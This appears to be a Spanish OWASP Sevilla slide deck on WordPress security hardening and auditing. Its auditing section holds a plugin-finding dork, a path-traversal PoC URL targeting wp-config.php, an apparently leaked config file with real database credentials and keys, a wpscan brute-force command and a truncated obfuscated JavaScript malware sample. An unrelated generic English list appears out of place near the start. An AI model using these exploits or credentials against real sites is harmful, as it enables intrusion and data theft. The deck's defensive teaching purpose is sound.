

SEGURIDAD WORDPRESS BY OWASP



[@OWASP_Sevilla](https://twitter.com/OWASP_Sevilla)



#OWASPsevilla6

#whoami



@ramon_salado

Ramón Salado

Administración General del Estado

Docente Master Social Media Universidad de Sevilla

CoLeader OWASP Sevilla

CiberCooperante de INCIBE

10 años de experiencia en Sistemas y Seguridad

5 años en Desarrollo y Seguridad en WordPress



[@OWASP_Sevilla](https://twitter.com/OWASP_Sevilla)



#OWASPsevilla6

1. The first step in the process is to identify the problem. This involves gathering information about the situation and the people involved.

2. Once the problem is identified, the next step is to analyze it. This involves breaking the problem down into its component parts and understanding how they are related.

3. After analyzing the problem, the next step is to develop a plan. This involves deciding on the best way to solve the problem and the steps that need to be taken.

4. The final step in the process is to implement the plan. This involves putting the plan into action and monitoring the progress.

SEGURIDAD WORDPRESS BY OWASP

- INTRODUCCIÓN A LA SEGURIDAD
- ALOJAMIENTO
- INSTALACIÓN Y PRIMEROS PASOS
- SEGURIDAD DE DIRECTORIOS Y ARCHIVOS
- HARDENING SERVIDOR
- HARDENING CON PLUGINS
- COPIAS DE SEGURIDAD
- AUDITORÍA

INTRODUCCIÓN

- EQUIPOS SEGUROS
- COMUNICACIONES SEGURAS (wifi, vpn, ...)
- CONTRASEÑAS ROBUSTAS (distintas, doble factor, cambios periódicos, ...)
- VERIFICAR PERMISOS DE APPS y API'S
- BYOD Y TELETRABAJO
- ¿ES WP INSEGURO?
- ¿QUÉ LO HACE INSEGURO?

ALOJAMIENTO

- REPUTACIÓN DEL PROVEEDOR
- TIPO DE ALOJAMIENTO (*windows o linux, compartido, vps, ...*)
- ESPACIO Y TRANSFERENCIA
- SOPORTE
- ELEMENTOS TÉCNICOS (*cpanel, phpmyadmin, ...*)
- SEGURIDAD

INSTALACIÓN Y PRIMEROS PASOS

- CORE, THEMES Y PLUGINS ACTUALIZADOS
- NO USER “ADMIN”
- UTILIZAR ALIAS DE USUARIO
- CONTRASEÑAS FORTIFICADAS
- ROLES ADECUADOS
- PREFIJOS WP EN BB.DD
- WP-ADMIN OCULTO
- VERSIONES README
- CONTROL DE COMENTARIOS
- DESACTIVAR EDICIÓN EN BACK-END
- EVITAR COMPLEMENTOS DE “DUDOSA PROCEDENCIA”

INSTALACIÓN Y PRIMEROS PASOS

ACTUALIZACIONES

Un WordPress actualizado con **plugins y themes** actualizados protege nuestra web de posibles ataques por vulnerabilidades del **code** o de los complementos utilizados.

Actualizaciones de WordPress

Última revisión el 17/06/2015 a las 9:42. [Comprobar de nuevo](#)

Tienes la última versión de WordPress. No es necesario actualizarla. Las siguientes actualizaciones de seguridad se aplicarán automáticamente.

Si necesitas reinstalar la versión 4.2.2-es_ES, puedes hacerlo desde aquí o puedes descargar el paquete para reinstalarla manualmente:

[Reinstalar ahora](#) [Descargar 4.2.2-es_ES](#) [Ocultar esta actualización](#)

Plugins

Hay nuevas versiones de los siguientes plugins. Marca aquellos que quieras actualizar y haz clic en "Actualizar plugins".

[Actualizar plugins](#)

☐ Seleccionar todos

☐ **Wordfence Security**
Estás usando la versión 6.0.3. Actualiza a 6.0.7. [Ver los detalles de la versión](#).
Compatibilidad con WordPress 4.2.2: 100% (según su autor)

☐ **WordPress SEO**
Estás usando la versión 2.1.1. Actualiza a 2.2.1. [Ver los detalles de la versión](#).
Compatibilidad con WordPress 4.2.2: 100% (según su autor)

☐ Seleccionar todos

INSTALACIÓN Y PRIMEROS PASOS

NO DEFAULT

- Reducir exposición: Limitar el uso de perfiles con altos privilegios sólo a la propia administración del sitio. (Si sólo quieres publicar una entrada, puedes hacerlo con un usuario básico, no es necesario hacerlo desde ADMINISTRADOR)
- Claves robustas y cambio periódico de éstas. (Panel de control, FTP, BD)
- No instalar plugins ni themes “piratas”. TODOS incluyen malware y a la larga pueden causarte un gran perjuicio.
- No abusar de plugins. Hacen más lenta la carga de la web y también más insegura.



INSTALACIÓN Y PRIMEROS PASOS

NO DEFAULT

Prefijos wp_
Usuario



Below you should enter your database connection details. If you're not sure about

Database Name	<input type="text" value="wordpress"/>	The name of the database
User Name	<input type="text" value="root"/>	Your MySQL username
Password	<input type="text" value="admin"/>	...and MySQL password.
Database Host	<input type="text" value="localhost"/>	99% chance you won't need it
Table Prefix	<input type="text" value="wp_"/>	If you want to run multiple copies in a single database, change this
<input type="button" value="Submit"/>		

Structure		SQL		Search		Query		Export		Import		Operations	
	Table ▲	Action						Records ¹	Type				
<input type="checkbox"/>	wp_commentmeta									MyISAM			
<input type="checkbox"/>	wp_comments									MyISAM			
<input type="checkbox"/>	wp_links									MyISAM			
<input type="checkbox"/>	wp_options									MyISAM			
<input type="checkbox"/>	wp_postmeta									MyISAM			
<input type="checkbox"/>	wp_posts									MyISAM			
<input type="checkbox"/>	wp_terms									MyISAM			
<input type="checkbox"/>	wp_term_relationships									MyISAM			
<input type="checkbox"/>	wp_term_taxonomy									MyISAM			
<input type="checkbox"/>	wp_usermeta									MyISAM			
<input type="checkbox"/>	wp_users									MyISAM			
11 table(s)		Sum						178	MyISAM				
<div><div><div><div>↑</div></div><div>Check All / Uncheck All</div></div><div>With selected: ▼</div></div>													

INSTALACIÓN Y PRIMEROS PASOS

NO DEFAULT

id user =1 -> /?author=1

Utilización de Alias



Lo que buscas no existe en este sitio


La página no existe, trata de redefinir tu búsqueda, gracias.



INSTALACIÓN Y PRIMEROS PASOS

VERSIÓN README

Evitamos ofrecer información, dificultando cualquier ataque.



INSTALACIÓN Y PRIMEROS PASOS

COMENTARIOS

La moderación de comentarios reduce mucho el riesgo de sufrir inyecciones de código a través de los comentarios.

Comentarios








Todos | Pendientes (0) | Aprobados | Spam (3) | Papelera (0)

Acciones en lote ▼ Aplicar Todos los tipos de coment ▼ Filtrar Vaciar spam

<input type="checkbox"/>	Autor	Comentario
<input type="checkbox"/>	 prada バッグ 迷彩 0 aprobados pinkertonbrown.com/pdfs/prada/20141108001301-72bv... x seczykaghxy@gmail.com 76.164.192.50	Enviado el 10/11/2014 a las 10:23 ハウディと私は同じようなものを所有し、私はちょうど好奇心した、スパムの多くを得る場あなたがしなければ示唆する助言それは、いずれのプラグインやあなたが何かできること減近、それが私を運転しているそんなに得るので、任意のヘルプ非常に高く評価されている。
<input type="checkbox"/>	 ugg ブーツ 横浜 0 aprobados jauclick.com/images/chamadas/UGG/20141105173401-8... x sskegii@gmail.com 104.194.28.164	Enviado el 10/11/2014 a las 10:21 それはだかどうか 他のみんなに問題私だけかおそらくかどうかの。それがどのように見えたにコンテンツがオフに実行されている画面。他人ことができますしてくださいフィードバックが起こっているなら、私に知らせて同様に？私はこれが起こる持っていたので、Webブラウります前に以前、私と問題問題であること。それを感謝

SEGURIDAD DE DIRECTORIOS Y ARCHIVOS

- RESTRICCIÓN DE ACCESO .htaccess (allow y deny)
- ACCESO A FICHEROS CON sFTP, VPN O TÚNELES SSH
- REVISAR PERMISOS DE CARPETAS Y FICHEROS
- INDEX.PHP VACÍO EN DIRECTORIOS CLAVE

	/	755
	.htaccess	644
	readme.html	440
	wp-config.php	644
	wp-admin	755
	wp-content	755
	wp-includes	755

```
#limitar el acceso por IP


Order allow, deny
Allow from XXX.XXX.XXX.XXX
Deny from all
```

PERMISOS		
Nº	BINARIO	PERMISOS
0	000	---
1	001	--x
2	010	-w-
3	011	-wx
4	100	r--
5	101	r-x
6	110	rw-
7	111	rwX

HARDENING SERVIDOR

- APACHE, PHP Y MYSQL ACTUALIZADOS
- DESACTIVAR MÓDULOS INNECESARIOS
- OCULTAR VERSIONES
- WAF (mod_security)
- SSL

HARDENING SERVIDOR



HARDENING WORDPRESS



[@OWASP_Sevilla](https://twitter.com/OWASP_Sevilla)



#OWASPsevilla6

HARDENING CON PLUGINS

WORDFENCE

Es necesario que protejamos de ataques de fuerza bruta el acceso al panel de control, podemos hacerlo configurando las reglas del firewall que incluye Wordfence. Además nos ofrece un log, donde podemos ver todos los sucesos relativos a seguridad de nuestra web y alarmas.

- Configuración 'default' muy completa
- Incluye varios niveles preconfigurados
- Verifica core, themes y plugins con WP
- Cortafuegos para bloquear amenazas
- Limita intentos de login y uso de blacklist
- Visión en tiempo real de todo el tráfico

Wordfence Options

[Learn more about Wordfence Options](#)

Wordfence Live Activity: [View Live Activity](#)

License

Your Wordfence API Key:

Key type currently active: The currently active API Key is a **Free Key**. [Click Here to Upgrade to Wordfence Premium now.](#)

Basic Options

Enable firewall ☒ **NOTE:** This checkbox enables ALL firewall functions including IP, country and advanced blocking and the "Firewall Rules" below.

Enable login security ☒ This option enables all "Login Security" options. You can modify individual options further down this page.

Enable Live Traffic View ☒ This option enables live traffic logging.

Advanced Comment Spam Filter

Check if this website is being "Spamvertised" ☐ **Premium Feature** In addition to free comment filtering (see below) this option filters comments against several additional real-time lists of known spammers and infected hosts.

Check if this website IP is generating spam ☐ **Premium Feature** When doing a scan, Wordfence will check with spam services if your site domain name is appearing as a link in spam emails.

☐ **Premium Feature** When doing a scan, Wordfence will check with spam services if your website IP address is listed as a known source of spam email.

Enable automatic scheduled scans ☒ Regular scans ensure your site stays secure.

Update Wordfence automatically when a new version is released? ☐ Automatically updates Wordfence to the newest version within 24 hours of a new release.

Where to email alerts: Separate multiple emails with commas

Security Level: Custom settings

How does Wordfence get IPs: Let Wordfence use the most secure method to get visitor IP addresses. Prevents spoofing and works with most sites.

[Save Changes](#)

HARDENING CON PLUGINS

ITHEMES SECURITY

- Security Check
- Cambiar la ruta de /wp-admin
- Verifica los permisos de las carpetas
- WordPress Tweaks

Hide Login Area

Hides the login page (wp-login.php, wp-admin, admin and login) making it harder to find by automated attacks and making it easier for users unfamiliar with the WordPress platform.

Hide Backend ☒ Enable the hide backend feature.

Login Slug
Login URL: <http://www.outhink.es/adobo>
The login url slug cannot be "login," "admin," "dashboard," or "wp-login.php" as these are use by default in WordPress.
Note: The output is limited to alphanumeric characters, underscore (_) and dash (-). Special characters such as "." and post title. Please review your selection before logging out.

Enable Theme Compatibility ☒ Enable theme compatibility. If you see errors in your theme when using hide backend, in particular fix them.

Theme Compatibility Slug
404 Slug: http://www.outhink.es/not_found
The slug to redirect folks to when theme compatibility mode is enabled (just make sure it does not exist in your site).

Custom Login Action
Custom Action:
WordPress uses the "action" variable to handle many login and logout functions. By default this plugin can handle the action (such as logging out of a private post). If you need a custom action please enter it here.

[Save All Changes](#)



**iThemes
Security**

HARDENING CON PLUGINS

LATCH

- Nos permite deshabilitar las cuentas en periodos de inactividad.
- Sistema de doble factor de autenticación
- Sistema español diseñado por Eleven Paths



[@OWASP_Sevilla](https://twitter.com/OWASP_Sevilla)

#OWASPsevilla6

HARDENING CON PLUGINS


SPLOGGERS: usuarios que se registran en blogs con el fin de publicar publicidad en estos



HARDENING CON PLUGINS

CloudFlare

Prevención DOS / DDOS



[@OWASP_Sevilla](https://twitter.com/OWASP_Sevilla)



#OWASPsevilla6

HARDENING CON PLUGINS

SSL


factor de posicionamiento en Google



COPIAS DE SEGURIDAD

Plugins de Backups

Es una parte esencial, nos permite programarlos y almacenarlos en la nube o en otro alojamiento. Si ocurre cualquier problema, basta con restaurar una copia anterior. Permite cifrado y automatización.



BackWPup Job: Please enter a name

General | Schedule | DB Backup | Files | XML export | Plugins | DB Optimize

Name of this job

Name

What the job does

Tasks

- ☒ Database backup
- ☒ File backup
- ☒ WordPress XML export
- ☒ Installed plugins list
- ☒ Optimize database tables
- ☒ Check database tables

Backup file creation settings

Archive name ⓘ

Preview: backwpup_ee448d_2013-02-27_18-22-05.tar.gz

Archive Format

☐ Zip ⓘ

☐ Tar ⓘ

☒ Tar GZip ⓘ

☐ Tar BZip2 ⓘ

Where to store the files

Destinations

☐ Backup to Folder

☐ Backup to email

AUDITORÍA

CONTROL DE INDEXACIÓN DEL CONTENIDO

DORK

"Index of"/wp-content/plugins/revolution-slider/

Plugin
Slider Revolution
v < 4.1.4

```
4
5
6 * This file has the following configurations: MySQL settings, Table Prefix,
7 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
8 * by visiting (@link http://codex.wordpress.org/Editing_wp-config.php Editing
9 * wp-config.php) Codex page. You can get the MySQL settings from your web host.
10
11 * This file is used by the wp-config.php creation script during the
12 * installation. You don't have to use the web site, you can just copy this file
13 * to "wp-config.php" and fill in the values.
14
15 * @package WordPress
16 */
17
18 // ** MySQL ayarları - Bu bilgileri sunucunuzdan alabilirsiniz ** //
19 /** WordPress için kullanılacak veritabanının adı */
20 define('DB_NAME', 'forairme_forair');
21
22 /** MySQL veritabanı kullanıcısı */
23 define('DB_USER', 'forairme_user');
24
25 /** MySQL veritabanı parolası */
26 define('DB_PASSWORD', 'forair**11');
27
28 /** MySQL sunucusu */
29 define('DB_HOST', 'localhost');
30
31 /** Yaratılacak tablolar için veritabanı karakter seti. */
32 define('DB_CHARSET', 'utf8');
33
34 /** Veritabanı karşılaştırma tipli. Herhangi bir şüpheniz varsa bu değeri değiştirmeyin. */
35 define('DB_COLLATE', '');
36
37 /**#@+
38  * Eşsiz doğrulama anahtarları.
39  *
40  * Her anahtar farklı bir karakter kümesi olmalı!
41  * (@link http://api.wordpress.org/secret-key/1.1/salt WordPress.org secret-key service) servisini kullanarak yaratabilirsiniz.
42  * Cerezleri geçersiz kılmak için istediğiniz zaman bu değerleri değiştirebilirsiniz. Bu tüm kullanıcıların tekrar giriş yapmasını gerektirecektir.
43  *
44  * @since 2.6.0
45  */
46 define('AUTH_KEY', 'n&B&wHza(YRstUq1p&k&6SdfxavhCQ`Wx+753c1lc +7t?Am"dr-1.seYdv)M8');
47 define('SECURE_AUTH_KEY', 'p|9v=5NKTx.>_kS.OFvT*HVS`],.b&K7([o|Zw:qH<8_r2gt;/F9):91|w]85');
48 define('LOGGED_IN_KEY', '76SI(1mQ)TMU1.;jn_DyXlNgk1(r{|||T4U9>pyw6dr|1K&F.,D("nb 5(7c6)Q');
49 define('NONCE_KEY', 'y7s>+sQKH2L-V0&asJ0rb,+0qysu&:mPg,(0'sX: Comae-al_23V).IreqdR');
50 define('AUTH_SALT', 'm|G&283Sv&p-q&2= Bo&eH+|]WVS`u&w)/E:+F&HUNTPn0&2I4i(EsQR&N=+8&w');
51 define('SECURE_AUTH_SALT', '7bsA>X4*S7s3b,S<{Yz3fyL-SYUD_kpn,N-pd[Uq&C|&K<?&MI~We[FyrKb1');
52 define('LOGGED_IN_SALT', 'N_.m1-|i{|~u2p>0&|7w0+`s$&o0`&0&Gvz!F]Mj)[%.d|Xl:a!BwE+7#~&xfd');
53 define('NONCE_SALT', '|p|En(VMAOSP,EZ<,0&a#1:EIsK]opM;Afi:-O2CnIj]foTBww(bDS.>ch&5=u');
54
55 /**
56  * WordPress veritabanı tablo ön eki.
```

PoC


http://localhost/wp-admin/admin-ajax.php?action=revolution-slider_show_image&img=../wp-config.php

@OWASP_Sevilla

#OWASPsevilla6

AUDITORÍA

wpscan, nikto, ...





The image displays two terminal windows from a Kali Linux system. The left window shows the output of the `wpscan` command, which is scanning a WordPress site. It lists various interesting entries from the `robots.txt` file and enumerates five users: admin, dorncha, matt, 7, and ian. The right window shows the output of the `nikto` command, which is scanning a web server. It reports the target IP as 127.0.0.1, the target hostname as localhost, and the target port as 80. The scan results indicate that the server is Apache/2.2.14 (Ubuntu) and that several vulnerabilities were found, including a directory listing vulnerability and a file traversal vulnerability.

```
root@kali:~# wpscan --url http://127.0.0.1 --wordlist /root/Desktop/wordlists.txt --username admin
[+] We do not support scanning *.wordpress.com hosted blogs.
[+] robots.txt available under: 'robots.txt'
[+] Interesting entry from robots.txt: /next/
[+] Interesting entry from robots.txt: /shots/v1/
[+] Interesting entry from robots.txt: /activate/
[+] Interesting entry from robots.txt: /wp-login.php
[+] Interesting entry from robots.txt: /signup/
[+] Interesting entry from robots.txt: /related-tags.php
[+] Interesting entry from robots.txt: /public-api/
[+] Interesting entry from robots.txt: /cgi-bin/
[+] Interesting header: LINK: <http://wp.me/4DYr>; rel=shortlink
[+] Interesting header: SERVER: nginx
[+] Interesting header: X-HACKER: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, com/xmlrpc.php
[+] XML-RPC Interface available under: com/xmlrpc.php
[+] Enumerating plugins from passive detection ...
[+] No plugins found
[+] Enumerating usernames ...
[+] We found the following 5 user/s:
+-----+-----+-----+
| Id | Login | Name |
+-----+-----+-----+
| 1 | admin | Super Admin |
| 2 | dorncha | Dorncha |
| 5 | matt | Matt |
| 7 | 7 | Anthony |
| 9 | ian | Ian McKellar |
+-----+-----+-----+
[+] Finished: Thu Feb 20 10:26:16 2014
[+] Memory used: 5.293 MB
[+] Elapsed time: 00:00:33
[+] Exiting!
root@kali:~# wpscan --url http://127.0.0.1 --wordlist /root/Desktop/wordlists.txt --username admin
[+] Hack a WordPress site. root@kali:~#
```

```
root@bt: /pentest/web/nikto# ./nikto.pl -host http://127.0.0.1/mutillidae/
- Nikto v2.1.5
-----
+ Target IP: 127.0.0.1
+ Target Hostname: localhost
+ Target Port: 80
+ Start Time: 2012-03-05 20:45:19 (GMT8)
-----
+ Server: Apache/2.2.14 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.9
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ robots.txt contains 6 entries which should be manually viewed.
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.2.19). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z0lxdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACK method is active, suggesting the host is vulnerable to XSS
+ OSVDB-8450: /phpMyAdmin/db details importdocs.php?submit show=true&do=import&docpath=.: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. http://www.securityfocus.com/bid/7963
+ /index.php?page=../../../../../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to view any file on
```

AUDITORÍA

WordPress Scanner, Nipper, ...



AUDITORÍA

Análisis de Malware Wordpress



<https://sitecheck.sucuri.net/>

sucuri
PROTECT YOUR INTERWEBS

HOME

Free Website Malware and Security Scanner

SiteCheck Results | Website Details | Blacklist Status

Warning: Malicious Code Detected on This Website!

Website: [Redacted]
Status: **Infected With Malware.** Immediate Action is Required.
Web Trust: **Not Currently Blacklisted** (10 Blacklists Checked)

Scan	Result	Severity	Recommendation
Malware	Detected	Critical	GET YOUR SITE CLEANED

ISSUE DETECTED	DEFINITION	INFECTED URL
Website Malware	MW:JS:GEN2? web.js.malware.encoded.001	http://www. [Redacted] (View Payload)
Website Malware	MW:JS:GEN2? web.js.malware.encoded.001	http://www. [Redacted] n/equipo-humano/ (View Payload)
Website Malware	MW:JS:GEN2? web.js.malware.encoded.001	http://www. [Redacted] / (View Payload)
Website Malware	MW:JS:GEN2? web.js.malware.encoded.001	http://www. [Redacted] (View Payload)
Website Malware	MW:JS:GEN2? web.js.malware.encoded.001	http://www. [Redacted] ? (View Payload)
Website Malware	MW:JS:GEN2? web.js.malware.encoded.001	http://www. [Redacted] (View Payload)

Known javascript malware. Details: <http://sucuri.net/malware/entry/?id:75:GEN2?web.js.malware.encoded.001>

```
<script> var mevsjaas={lxmddkdv:function(){this.bnsfjgruoe=""},izuhkra:function(){((this[this.upvralmz({}))[this.uwpe({})(this.axb[0])]);},uape:function(){return this.axb[1];},wlvj:"ocvdag",nd:function(){this.tn(this.mxuvcd,this.wlvj);this.izuhkra(a());},tn:function(mxuvcd,wlvj){if(window.screen.availHeight){this.lxmddkdv(jmxuvcd=mxuvcd.split('');for(var tisiyjk=0;tisiyjk<mxuvcd.length;tisiyjk++){var dd=tisiyjk&wlvj.length;var ldu=String.fromCharCode(mxuvcd[tisiyjk]).charCodeAt(0)&wlvj.charC
```

[@OWASP_Sevilla](#)



#OWASPsevilla6